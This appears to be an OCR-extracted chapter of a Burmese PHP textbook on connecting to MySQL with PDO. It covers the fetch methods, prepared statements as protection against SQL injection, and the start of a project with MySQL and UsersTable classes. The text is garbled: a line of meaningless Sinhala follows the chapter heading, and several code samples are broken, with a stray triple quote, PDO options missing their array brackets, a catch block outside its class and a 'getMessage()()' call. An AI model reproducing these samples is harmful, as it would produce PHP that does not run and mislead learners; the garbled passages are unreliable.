PHP ကို MySQL, MSSQL, Oracle, PostgreSQL, SQLite စတဲ့ Database နည်းပညာအားလုံးနဲ့ ချိတ်ဆက် အသုံးပြုနိုင်ပါတယ်။ အဲဒီလို ချိတ်ဆက်အသုံးပြုဖို့အတွက် PDO လိုခေါ်တဲ့နည်းပညာ တစ်မျိုး ရှိပါတယ်။ ပုံမှန်အားဖြင့် PHP Extension အနေနဲ့ထပ်မံထည့်သွင်းပေးဖို့ လိုနိုင်ပေမယ့် XAMPP ကို Install လုပ်လိုက်စဉ်မှာ PDO Extension လည်းတစ်ခါတဲ့ ပါဝင်သွားပြီးသားမို့လို့ အသင့် အသုံးပြုနိုင်ပါတယ်။

MySQL Database နဲ့ချိတ်ဆက်အလုပ်လုပ်ဖို့အတွက် mysqli_connect() အပါအဝင် mysqli နဲ့စ တဲ့ Function တွေလည်း ရှိပါသေးတယ်။ Professional Web Developer စာအုပ်မှာဆိုရင် mysqli နဲ့စ တဲ့ Function တွေကို အသုံးပြုပြီး MySQL နဲ့ချိတ်ဆက်အလုပ်လုပ်ပုံကို ဖော်ပြထားပါတယ်။ ဒါပေမယ့် PDO က ပိုကောင်းတဲ့ နည်းပညာလို့ ဆိုနိုင်ပါတယ်။ MySQL နဲ့သာမက တခြား Database နည်းပညာ အမျိုးမျိုးနဲ့ တွဲဖက်အသုံးပြုနိုင်တာနဲ့တင် သူရဲ့အားသာချက်က ပေါ်လွင်နေပါပြီ။ mysqli Function တွေက လေ့လာရတာ ပိုလွှာယ်ပေမယ့် ဒီစာအုပ်မှာ PDO ကို အသုံးပြုပြီးတော့ ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Connecting Database

ပထမဆုံး အနေနဲ့ PDO Class ကိုသုံးပြီး Object တည်ဆောက်ပေးရပါမယ်။ အဲဒီလို တည်ဆောက်တဲ့အခါ Construct Argument အနေနဲ့ Data Source Name (DSN) ကိုပေးရပါတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:host=localhost;dbname=project');
```

ပေးလိုက်တဲ့ DSN ကိုလေ့လာကြည့်ရင် ရှုံးဆုံးက mysql နဲ့စတာကို တွေ့ရနိုင်ပါတယ်။ Driver Name လို့ခေါ်ပါတယ်။ SQLite Database ကိုဆက်သွယ်လိုတာဆိုရင် ဒီနေရာမှာ sqlite ဖြစ်ပါလိမ့်မယ်။ အလားတူပဲ အခြား Database အမျိုးအစားဆိုရင်လည်း သက်ဆိုင်ရာ Driver Name ကို ပေးရမှာပါ။ Driver Name ရဲ့နောက်မှာ dbhost နဲ့ Database Server လိပ်စာကို ပေးရပါတယ်။ လက်ရှိကတော့ localhost ပဲဖြစ်ပါတယ်။ ပြီးတဲ့အခါ dbname နဲ့ အသုံးပြုလိုတဲ့ Database Name ကိုပေးပါတယ်။

အထဲမှာ Colon တွေ၊ Equal သက်တတွေ၊ Semicolon တွေနဲ့ ရေးရတဲ့အတွက် နည်းနည်းမျက်စိရှုပ်ချင် စရာတော့ ဖြစ်နေနိုင်ပါတယ်။ ဂရိစိုက်ကြည့်ပေးပါ။ နောက်ထပ် ရှုပ်စရာလေးတွေ ရှိနေပါသေးတယ်။

လက်ရှိနှုန်းနာက မပြည့်စုံသေးပါဘူး။ MySQL Database Server ကို ဆက်သွယ်တဲ့အခါ မှန်ကန်တဲ့ Username နဲ့ Password ပေးဖို့လိုပါတယ်။ XAMPP ကထည့်သွင်းပေးလိုက်တဲ့ MySQL ရဲ့ Default Username က root ဖြစ်ပြီး Password တော့ သတ်မှတ်ယားခြင်း မရှိပါဘူး။ ဒါကြောင့် ပြည့်စုံအောင် အခုလို ရေးပေးရမှာပါ။

```
$db = new PDO('mysql:host=localhost;dbname=project', 'root', ''');
```

ပထမ Argument အတွက် DSN ကိုပေးပြီး ဒုတိယနဲ့ တတိယ Argument တွေအဖြစ် Username နဲ့ Password ကိုပေးလိုက်တာပါ။ ဒါဆိုရင်တော့ Database ချိတ်ဆက်မှု အောင်မြင်သွားပါပြီ။ အောင်မြင် သွားပြီဆိုပေမယ့်၊ ပိုပြည့်စုံအောင် နောက်ထပ် ဖြည့်စွက်စရာလေး ကျန်ပါသေးတယ်။ ဒီလိုပါ -

```
$db = new PDO('mysql:host=localhost;dbname=project', 'root', '',
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
);

```

နောက်ဆုံး (၄) ခုမြောက် Argument အနေနဲ့ Option Array တစ်ခုကို ပေးထားပြီး၊ အထဲမှာ Error Mode နဲ့ Fetch Mode သတ်မှတ်ချက်တို့ ပါဝင်ပါတယ်။ ဒါတွေက PDO မှာပါတဲ့ Default Constant တွေပါ။ Default Error Mode က SILENT ဖြစ်ပါတယ်။ ဒါကြောင့် Error ရှိရင် ပြမှာ မဟုတ်ပါဘူး။ သိချင်ရင် ကိုယ့် ဘာသာ ထုတ်ကြည့်ရပါတယ်။ အလုပ်ရှုပ်ပါတယ်။ ဒါကြောင့် အခုံရှုပ်မှ နောင်ရှင်းအောင် စကတည်းက Error Mode ကို WARNING လို့ ပြောလိုက်တာပါ။ Error ရှိလာခဲ့ရင် Warning အနေနဲ့ ဖော်ပြပေးစေဖို့ ဖြစ်ပါတယ်။ Fetch Mode ဆိုတာ Data ထုတ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်ကဲ့စည်းပဲ့ ဖြစ်ပါတယ်။ Default Fetch Mode က Array ဖြစ်ပါတယ်။ ပြဿနာတော့ မရှိပါဘူး။ ဒါပေမယ့် Object-Oriented ပုံစံ ရေးလက်စနဲ့ ပြန်ရတဲ့ Data ကို Object အနေနဲ့ယူလိုက်တာက ရေးရတဲ့ကုဒ်ကို ပိုပြီးတော့ Consistence ဖြစ်သွားစေနိုင်လို့ Fetch Mode ကို OBJ လို့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Data ထုတ်ယူတဲ့အခါ ရတဲ့ ရလဒ်ကို Object အနေနဲ့ ရရှိမှာဖြစ်ပါတယ်။

နမူနာစမ်းသပ်ပြီး Data တွေထုတ်ကြည့်နိုင်ဖို့အတွက် PDO မှာ Fetch Method (၃) ပျိုးရှိပါတယ်။ fetch(), fetchAll() နဲ့ fetchObject() တို့ဖြစ်ပါတယ်။ fetchAll() ကို အသုံးပြုပြီး အခုလို စမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$db = new PDO('mysql:host=localhost;dbname=project', 'root', '',
    PDO::ATTR_ERRMODE => PDO::ERRMODE_WARNING,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
);

$statement = $db->query("SELECT * FROM roles");

$result = $statement->fetchALL();

print_r($result);

```

ရလဒ်အနေနဲ့ roles Table ထဲမှာရှိတဲ့ Record တွေကို Object Array တစ်ခုအနေနဲ့ အခုလို ပြန်ရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array
(
    [0] => stdClass Object
    (
        [id] => 1
        [name] => User
        [value] => 1
    )

    [1] => stdClass Object
    (
        [id] => 2
        [name] => Manager
        [value] => 2
    )

    [2] => stdClass Object
    (
        [id] => 3
        [name] => Admin
        [value] => 3
    )
)
```

အခုရှုပ်မှ နောင်ရှင်းဆိုတာ ဒါမျိုးကို ပြောတာပါ။ Database ကိုဆက်သွယ်စဉ်မှာ လိုအပ်တာတွေ အကုန် သတ်မှတ်ထားလို့ အခုလို အလွယ်တစ်ကူ ထုတ်ယူရရှိခြင်းဖြစ်ပါတယ်။ fetchAll() Method က ရှိ သမျှ Record အားလုံးကို တစ်ခါတဲ့ အကုန်ထုတ်ယူလိုက်တာဖြစ်လို့ Record တွေသိပ်များတဲ့အခါ အဆင်ပြေချင်မှ ပြောပါလိမ့်မယ်။ များတယ်ဆိုတာ သိန်းကဏ္န်းရှိတဲ့ Record တွေကို ပြောတာပါ။ သိန်း ကဏ္န်းရှိတဲ့ Record တွေကိုသာ အကုန်ဖတ်ယူပြီး တစ်ခါတဲ့ Object Array အနေနဲ့ ပြန်ပေးလိုက်ရင် ပြဿနာတွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီလိုအခြေအနေမျိုးမှာ fetch() သို့မဟုတ် fetchObject() ကို သုံးနိုင်ပါတယ်။ ဒီ Method တွေကတစ်ကြိမ်မှာ တစ်ကြောင်းသာ ထုတ်ယူပေးတဲ့ Method တွေပါ။ ဒီ လိုစမ်းကြည့်နိုင်ပါတယ်။

```

$statement = $db->query("SELECT * FROM roles");

$row1 = $statement->fetch();
$row2 = $statement->fetch();
$row3 = $statement->fetch();

print_r($row1);

// stdClass Object
// (
//     [id] => 1
//     [name] => User
//     [value] => 1
// )

```

(၃) ကြောင်းရှိမှန်းသိလို **fetch()** ကို သုံးကြိမ် Run ထားပါတယ်။ တစ်ကြိမ်မှာတစ်ကြောင်းပဲ ရမှာဖြစ်လို **\$row1** ထဲမှာ ပထမတစ်ကြောင်း ရှိပြီး၊ **\$row2** ထဲမှာ ဒုတိယတစ်ကြောင်း ရှိနေမှာပါ။ ဒီနည်းနဲ့ တစ်ကြောင်းပြီးတစ်ကြောင်း ထောက်ယူရတာ နည်းနည်းအလုပ်ပို ရှုပ်သွားပေမယ့် Data များရင်တော့ ဒီနည်းကို အသုံးပြုရမှာ ဖြစ်ပါတယ်။

fetchObject() ကဲ **fetch()** နဲ့ အတူတူပါပဲ။ Fetch Mode ကို OBJ လို ကြိုတင်မသတ်မှတ်ဘဲ ရလဒ်ကို Object အနေနဲ့လိုချင်ရင် **fetchObject()** ကို သုံးရတာပါ။ အခုံတော့ ကြိုတင်သတ်မှတ်ပြီးသားမို့လို မလိုအပ်တော့ပါဘူး။ ရှိုးရှိုး **fetch()** နဲ့တင် အဆင်ပြေနေပါပြီ။

Data တွေထည့်သွင်းတာလည်း ဒီနည်းအတိုင်းပါပဲ။ **INSERT Query** ကိုပေးလိုက်ရင် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

```

$sql = "INSERT INTO roles (name, value) VALUES ('Supervisor', 4)";

$db->query($sql);

echo $db->lastInsertId(); // 4

```

နမူနာမှာ **lastInsertId()** Method ကိုသတိပြုပါ။ အသုံးဝင်ပါတယ်။ ထည့်သွင်းလိုက်တဲ့ Record ရဲ Auto Increment ID တန်ဖိုးကို ပြန်ပေးပါတယ်။ စမ်းကြည့်ပြီး အမှန်တစ်ကယ် သိမ်းဆည်းသွားခြင်း ရှိမရှိ

ကို phpMyAdmin ကနေတစ်ဆင့် roles Table မှာ လေ့လာကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာ ဖြည့်စွက်လေ့လာရမှာကတော့ Prepare Statement လိုခေါ်တဲ့ အရေးပါတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ စောစောက ကုဒ်ကို အခုလိုရေးရင် ပိုကောင်းပါတယ်။

```
$sql = "INSERT INTO roles (name, value) VALUES (:name, :value)";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'God',
    ':value' => 999
]);

echo $db->lastInsertId(); // 5
```

သေချာသတိပြုကြည့်ပါ။ SQL Query ထဲမှာ တစ်ကယ့် Data မပါတော့ပါဘူး။ Placeholder လိုခေါ်တဲ့ Data လာမယ့် နေရာအမှတ်အသားပဲ ပါပါတော့တယ်။ နမူနာမှာ :name နဲ့ :value တို့ဟာ Placeholder တွေဖြစ်ကြပါတယ်။ အဲဒီလို Data မပါသေးတဲ့ Query ကို prepare() Method နဲ့ အရင် ဆုံး Prepare လုပ်ပါတယ်။ ပြီးတော့မှ execute() Method နဲ့ အစားထိုးအသုံးပြုရမယ့် Data တွေကို ပေးလိုက်တာပါ။ ရလဒ်က အတူတူပါပဲ။ ဒါပေမယ့် ဒီနည်းကနေ အားသာချက် (J) ချက်ကိုရမှာပါ။

ပထမတစ်ချက်ကတော့ Query တစ်ခု Run ဖို့အတွက် Database က လိုအပ်တဲ့ ပြင်ဆင်မှုတွေ တွက်ချက် မှုတွေ လုပ်ရပါတယ်။ ဒီအလုပ်ကို ပုံမှန်အားဖြင့် Query (၁၀) ခါ Run ရင် (၁၀) ခါ လုပ်ရပါတယ်။ Prepare Statement ကို အသုံးပြုတဲ့အခါ Data မပါတဲ့ Query အလွတ်ကို တစ်ကြိမ်သာ ပြင်ဆင် တွက်ချက်မှု လုပ်ပါတော့တယ်။ နောက်ပိုင်းမှာ Data ကိုဘယ်နှစ်ခါပေးပေး Run ရမယ့် Query ကိုပြန်ပြီး တော့ ပြင်ဆင်တွက်ချက်စရာ မလိုအပ်တော့ပါဘူး။ ဒါကြောင့် Query တွေ ထပ်ခါထပ်ခါ Run တဲ့အခါ ဒီနည်းက သိသိသာသာ ပိုမြန်သွားစေမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်ချက်ကတော့ SQL Injection လိုခေါ်တဲ့ လုံခြုံရေးပြဿနာကို ဒီနည်းက အလိုအလျောက် အကာအကွယ်ပေးပါတယ်။ SQL Injection ရဲ့ သဘောသဘာဝကို Security အခန်းရောက်တဲ့အခါမှ ထပ်ပြောပါမယ်။ ဒီနေရာမှာတော့ Query နဲ့ Data ကို နှစ်ပိုင်း ခဲ့ထုတ်လိုက်တဲ့အတွက် Data ထဲမှာ

Database ကို ထိနိုက်စေနိုင်တဲ့ အန္တရာယ်ရှိတဲ့ အချက်အလက်တွေ ပါဝင်လာခဲ့ရင်၊ အဲဒီအချက်အလက် တွေဟာ Query ကို Prepare လုပ်စဉ်မှာ ပါဝင်သွားမှာ မဟုတ်တဲ့အတွက် အန္တရာယ် မပေးနိုင်တော့ဘူးလို့ မှတ်နိုင်ပါတယ်။ ကျန်လုပ်ငန်းတွေဖြစ်တဲ့ Update နဲ့ Delete တို့ကို စမ်းသပ်လို့ရင် အခုလို စမ်းသပ်ကြည့်နိုင်ပါတယ်။

```
$sql = "UPDATE roles SET name=:name WHERE value = 999";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'Superman'
]);

echo $statement->rowCount(); // 1
```

ဒီနေရာမှာ အသုံးပြုထားတဲ့ rowCount() Method ကိုလည်း ထည့်သွင်းမှတ်သားပါ။ အသုံးဝင်ပါတယ်။ Query တစ်ခု Run လိုက်တဲ့အတွက် ဖြစ်ပေါ်သွားတဲ့ အပြောင်းအလဲ Record အရေအတွက်ကို ပြန်ပေးပါတယ်။ စောစောက INSERT မှာ သုံးခဲ့တဲ့ lastInsertId() ကို \$db ပေါ်မှာ Run ရပြီး rowCount() ကို \$statement ပေါ်မှာ Run ရတယ်ဆိုတာကို သတိပြုပါ။ မတူကြပါဘူး။

```
$sql = "DELETE FROM roles WHERE id > 3";

$statement = $db->prepare($sql);

$statement->execute();

echo $statement->rowCount(); // 2
```

ဒီတစ်ခါ DELETE FROM Query ကို Run ထားတာပါ။ id တန်ဖိုး 3 ထက်ကြီးတာ နှစ်ခုရှိနေလို့ နှစ်ကြောင်း ပျက်သွားပါတယ်။ ဒါကြောင့် rowCount() က 2 ကိုပြန်ပေးတာပါ။

ဒီလောက်ဆိုရင် PDO ကို အသုံးပြုပြီး Database နဲ့ချိတ်ဆက်ပြီး Data တွေစီမံပုံကို သိရှိသွားပါပြီ။ နောက်တစ်ခန်းမှာ လုပ်လက်စ ပရောဂျက်နဲ့အတူ ဒီကုဒ်တွေကို လက်တွေ့အသုံးချသွားကြမှာပါ။

පෙන්වන් (၃၉) – PHP Project

දෙළඹා ගුණාත්මක තොගලයි: අංශුද්ධා වෙළෙඳා අංශුද්ධා ප්‍රිඩිලි රෙෂ්ලැන්ඩ පරෙශුගැනීලේස් ගිය ලග්න්තයා ගුණාත්මක පරෙශුගැනීල් පුද්ගලික පිටතයි।

```
project/
├── actions/
│   ├── photos/
│   │   ├── create.php
│   │   ├── delete.php
│   │   ├── login.php
│   │   ├── logout.php
│   │   ├── populate.php
│   │   ├── role.php
│   │   ├── suspend.php
│   │   ├── unsuspend.php
│   └── upload.php
├── classes/
│   ├── Helpers/
│   │   ├── Auth.php
│   │   └── HTTP.php
│   └── Libs/
│       └── Database/
│           ├── MySQL.php
│           └── UsersTable.php
└── css/
    └── bootstrap.min.css
└── js/
    └── bootstrap.bundle.min.js
└── admin.php
└── composer.json
└── index.php
└── profile.php
└── register.php
```

ပထမဆုံး _actions ဖိုဒါတဲမှာ တိုးသွားတဲဖိုင်တွေကို အရင်သတိပြုပါ။ create.php က Register လုပ်တဲအခါ User Account ကို users Table ထဲမှာ သိမ်းတဲကုဒ်ရေးဖိုပါ။ delete.php ကတော့ User Account ကို ပြန်ဖျက်တဲကုဒ်ရေးဖိုပါ။ populate.php ကတော့ users Table ထဲမှာ စမ်းစရာ နမူနာ Account တွေခပ်များများ ထည့်ပေးလိုက်ဖိုပါ။ role.php ကတော့ User ရဲ့ Role ပြောင်းတဲကုဒ်ရေးဖိုပါ။ suspend.php နဲ့ unsuspend.php တို့ကတော့ User ကို Ban တဲကုဒ်နဲ့ ပြန်ဖွင့်ပေးတဲကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။

_classes အမည်နဲ့ ဖိုဒါအသစ်တစ်ခုလည်း ပါဝင်လာပါတယ်။ သူတဲမှာ Helpers နဲ့ Libs ဆိုတဲ ထပ်ဆင့် ဖိုဒါတွေ ရှိနေပါတယ်။ Helpers ထဲက Auth.php ကို User Login ဝင်ထားမထား စစ်တဲကုဒ်ကို ရေးဖို့ဖြစ်ပါတယ်။ လိုတဲ့နေရာကနေ ခေါ်သုံးဖို့ ရည်ရွယ်ပါတယ်။ HTTP.php မှာတော့ Redirect လုပ်ဆောင်ချက်ကို လိုတဲ့နေရာက ခေါ်သုံးနိုင်ဖို့ ရေးထားပေးချင်လိုပါ။ မဟုတ်ရင် header() နဲ့ Redirect လုပ်တဲ့အခါ . . / နဲ့ အပြင်ထွက်ရတာတွေ exit() နဲ့ ရပ်ရတာတွေ ကိုယ်ဘာသာ ခဏခဏ ရေးနေရပါလိမ့်မယ်။ တစ်ခါရေးထားပြီးတော့ ခေါ်သုံးလိုက်ချင်ပါတယ်။ ဒီလိုလေး ခွဲပေးထားတဲ့အတွက် နောက်ပိုင်းလိုအပ်ရင် Auth နဲ့ ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ၊ HTTP နဲ့ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ ဒီထဲမှာ လာရေးလိုက်ယုံပါပဲ။

Libs ထဲမှာတော့ Database အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခုရှိနေပါသေးတယ်။ နောက်ပိုင်း Libs အောက်မှာ File နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ၊ Session နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ စသည်ဖြင့် ထပ်တိုးလုပ်ဆောင်ချက်တွေ ရှိလာရင် ထည့်လိုက်အောင် ခွဲထားပေးတာပါ။ လောလောဆယ် ရှိနေတဲ့ MySQL.php က Database ချိတ်ဆက်မှုနဲ့ ပက်သက်တဲ့ ကုဒ်တွေ ရေးဖို့ဖြစ်ပြီး UsersTable.php တို့ကတော့ users Table ထဲက Data တွေကို စီမံတဲ့ကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။ ဒီနေရာမှာ Table Gateway Pattern လိုပေါ်တဲ့ Design Pattern တစ်မျိုးကို သုံးပါမယ်။ Table ကိုသွားချင်ရင် တိုက်ရိုက်မသွားရဘူး၊ ဒီကနေဖြတ်သွားရတယ်ဆိုတဲ့ သဘောမျိုးပါ။ ရှုပိုင်းမှာ ပြောခဲ့တဲ့ Repository Pattern နဲ့ သဘောသဘာဝ ဆင်တူပါတယ်။

js ဖိုဒါနဲ့အတူ bootstrap.bundle.min.js ဖိုင်ကိုထည့်ထားပါတယ်။ ဒီဖိုင်ကတော့ ကိုယ့်ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။ Bootstrap CSS Framework နဲ့အတူပါလာတဲ့ ဖိုင်ကို ယူထည့်ထားပေးရမှာပါ။ ပရောဂျက်အောက်တည့်တည့်မှာ admin.php နဲ့ composer.json တို့ကို ထပ်တိုးထားပါ

တယ်။ composer.json ဖိုင်ကလည်း ကိုယ့်ဘာသာ ဆောက်စရာမလိုပါဘူး။ အခုလို Command ပေးပြီး ဆောက်လိုက်လိုပါတယ်။

```
composer init
```

ဒီအကြောင်းကို ရှေ့ပိုင်းမှာ ပြောခဲ့ပြီးသားမြို့လို Composer ကမေးတဲ့မေးခွန်းတွေကို ကိုယ့်နှစ်သက်သလို ဖြေပြီး composer.json ဖိုင်ကို တည်ဆောက်လိုက်ပါ။ ပထမဆုံး လုပ်သင့်တာကတော့ PSR-4 Autoload Setting ကို composer.json မှာ ထည့်သွင်းဖို့ ဖြစ်ပါတယ်။ အခုလိုထည့်သွင်းပေးရမှာပါ။

JSON – composer.json

```
{
    "name": "eimg/project",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": { },
    "autoload": {
        "psr-4": {
            "Libs\\": "_classes/Libs/",
            "Helpers\\": "_classes/Helpers/"
        }
    }
}
```

ကျွန်ုံအပိုင်းတွေက အတိအကျတူစရာမလိုပါဘူး။ autoload Section ကိုသာ ပေးထားတဲ့အတိုင်း မှန်အောင်ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။ ဒီတော့မှ Composer က Namespace Libs ကို လိုချင်ရင် _classes/Libs ထမှာ ကြည့်ရမယ်၊ Namespace Helpers ကိုလိုချင်ရင် _classes/Helpers မှာ ကြည့်ရမယ်ဆိုတဲ့ စမ်တ်တွေကို သတိသွားမှာပါ။ ပြီးရင် dump-autoload ကို Run ပေးဖို့ မမေ့ပါနဲ့။

```
composer dumpautoload
```

ဆက်လက်ပြီးတော့ လိုအပ်တဲ့ ကုဒ်တွေကို ရေးကြပါမယ်။ MySQL.php မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

namespace Libs\Database;

use PDO;
use PDOException;

class MySQL
{
    private $dbhost;
    private $dbuser;
    private $dbname;
    private $dbpass;
    private $db;

    public function __construct(
        $dbhost = "localhost",
        $dbuser = "root",
        $dbname = "project",
        $dbpass = "",
    ) {
        $this->dbhost = $dbhost;
        $this->dbuser = $dbuser;
        $this->dbname = $dbname;
        $this->dbpass = $dbpass;
        $this->db = null;
    }

    public function connect()
    {
        try {
            $this->db = new PDO(
                "mysql:host=$this->dbhost;dbname=$this->dbname",
                $this->dbuser,
                $this->dbpass,
                [
                    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
                ]
            );
        }
        return $this->db;
    }
}
```

```

    } catch (PDOException $e) {

        return $e->getMessage();
    }
}

```

Namespace ကို ဖို့၏ Path လမ်းကြောင်းအတိုင်း Libs\Database လိုပေးထားပါတယ်။ အခုနေ PDO ကို တိုက်ရှိက်သုံးရင် Libs\Database\PDO ဆိုတဲ့ Class ကို လိုက်ရှာမှာပါ။ ရှိမှာ မဟုတ်ပါဘူး။ PDO က Global Namespace အောက်မှာရှိတာပါ။ ဒါကြောင့် use နဲ့ PDO ကို Import လုပ်ပေးပြီးမှ ဆက်သုံးထားပါတယ်။ PDO Error တွေကို Exception Handling နည်းစနစ်နဲ့ စီမံချင်တဲ့အတွက် PDOException ဆိုတဲ့ Class ကိုလည်း Import လုပ်ထားပါတယ်။

Database ဆက်သွယ်မှုအတွက် လိုအပ်တဲ့ dbhost, dbuser, dbpass နဲ့ dbname တို့ကို Constructor Parameter အနေနဲ့ တောင်းထားပါတယ်။ မပေးခဲ့ရင်လည်း ရပါတယ်။ Default Value တွေ အသီးသီး သတ်မှတ်ထားလိုပါ။ ဒါကြောင့် Database Setting မပေးဘဲ ချိတ်ဆက်နိုင်သလို၊ လိုအပ်ရင် Setting ပေးပြီးတော့လည်း ချိတ်ဆက်နိုင်သွားမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ PHP 8 ရဲ့ Constructor Property Promotion ရေးထုံးကို အသုံးပြုရင် ကုတ်က တော်တော်တို့သွားမှာပါ။ ဒါပေမယ့် တစ်ချို့ PHP 8 မရှိသေးသူတွေလည်း စမ်းချင်ရင် စမ်းလိုက်အောင် ရှိုးရှိုးပဲ ရေးပေးလိုက်တာပါ။

ပြီးတဲ့အခါ connect() Method နဲ့ Database ကိုချိတ်ဆက်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Error Mode ကို ပြီးခဲ့တဲ့အခန်းမှာလို WARNING လို့ မပြောတော့ပါဘူး။ EXCEPTION လိုပြောထားပါတယ်။ ဒါကြောင့် Error ရှိရင် Warning မပေးတော့ဘဲ Exception ပေးသွားမှာပါ။ တစ်ကယ်တော့ Database နဲ့ပက်သက်တဲ့ အလုပ်တွေ လုပ်ပြီးရင် Connection ကို ပြန်ပိတ်ပေးရပါတယ်။ ဒါပေမယ့် အလုပ်တစ်ခုလုပ်လိုတိုင်း Database Connection ကို ဖွင့်လိုက်ပိတ်လိုက် အမြဲတမ်း လုပ်နေရမှာစိုးလို့ ပိတ်တဲ့ Method မရေးတော့ပါဘူး။ ပိတ်ချင်ရင် ပိတ်ပိတ်နည်းက လွယ်ပါတယ်။ PDO Object ရှိနေတဲ့ \$db ကို Null ပြန်သတ်မှတ်ပေးလိုက်ယုံပါပဲ။

Database နဲ့ဆက်သွယ်လိုရင် MySQL Class ရဲ့ connect() Method ကို Run လိုက်ယုံပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ **UsersTable.php** မှာ အခုလိုရေးသားပေးပါမယ်။

PHP

```
<?php

namespace Libs\Database;

use PDOException;

class UsersTable
{
    private $db = null;

    public function __construct(MySQL $db)
    {
        $this->db = $db->connect();
    }

    public function insert($data)
    {
        try {
            $query = "
                INSERT INTO users (
                    name, email, phone, address,
                    password, role_id, created_at
                ) VALUES (
                    :name, :email, :phone, :address,
                    :password, :role_id, NOW()
                )
            ";
            $statement = $this->db->prepare($query);
            $statement->execute($data);

            return $this->db->lastInsertId();
        } catch (PDOException $e) {
            return $e->getMessage()();
        }
    }

    public function getAll()
    {
        $statement = $this->db->query("
            SELECT users.*, roles.name AS role, roles.value
            FROM users LEFT JOIN roles
            ON users.role_id = roles.id
        ");

        return $statement->fetchAll();
    }
}
```

Dependency Injection နည်းစနစ်ကိုသုံးပြီး MySQL Object ကို Constructor မှာ တောင်းထားပါတယ်။ တစ်ကယ်တော့ Database ချိတ်တဲ့ကုဒ်ကို သပ်သပ်မဆွဲဘဲ ဒီထဲမှာပဲ ရေးလိုက်လိုလည်း ရနိုင်ပါတယ်။ ဒါ ပေမယ့် အခုလို သပ်သပ်ခဲ့ထားပြီး Dependency အနေနဲ့ Inject လုပ်ခိုင်းလိုက်တဲ့အတွက် နောက်ပိုင်းမှာ Database အမျိုးအစား ပြောင်းချင်တာတွေ ဘာတွေအတွက် ပိုလွယ်သွားစေမှာ ဖြစ်ပါတယ်။

Method အနေနဲ့ insert() နဲ့ getAll() တို့ကိုရေးထားပါတယ်။ Data ထည့်သွင်းလိုတဲ့အခါ insert() ကိုခေါ်ပြီး ထည့်သွင်းလိုတဲ့ Data ပေးရမှာဖြစ်ပါတယ်။ getAll() ကတော့ ရှင်းပါတယ်။ users Table ထဲက ရှိသမျှအကုန် ထုတ်ယူပြီး ပြန်ပေးမှာပါ။ ကုဒ်တွေရေးတဲ့အခါ အားလုံးပြီးပြည့်စုံအောင်တော့ မရေးနိုင်ပါဘူး။ အချိန်နဲ့ နေရာ အကန်းအသတ်ရှိလိုပါ။ ဒီနေရာမှာ လိုအပ်ချက်နှစ်ခု ရှိပါတယ်။ ပထမတစ်ခုက Insert မလုပ်ခင် Data ကို ပြည့်စုံမှန်ကန်မှု ရှိမရှိ စစ်စုံဖြစ်ပါတယ်။ စစ်မထားပါဘူး။ ဒီအတိုင်းပဲ ထည့်ထားပါတယ်။ ဒုတိယတစ်ခုက getAll() မှာ try-catch နဲ့ Exception Handle လုပ်ရေးဖို့ဖြစ်ပါတယ်။ Insert မှာပဲ Exception Handle လုပ်ရေးထားပါတယ်။ တစ်ကယ်တော့ Database နဲ့ဆက်သွယ်မှုတိုင်းကို အဲဒီလို Exception Handle လုပ်ရေးပေးဖို့ လိုအပ်ပါတယ်။ လောလောဆယ်တော့ တိုသွားအောင် ဒီအတိုင်းပဲ ကျန်လုပ်ဆောင်ချက်တွေကို ဆက်ရေးသွားမှာပါ။ နောက်ပိုင်းမှ စာဖတ်သူက ကိုယ့်အစီအစဉ်နဲ့ကိုယ် လိုက်ဖြည့်ရေးပေးဖို့ တိုက်တွန်းပါတယ်။

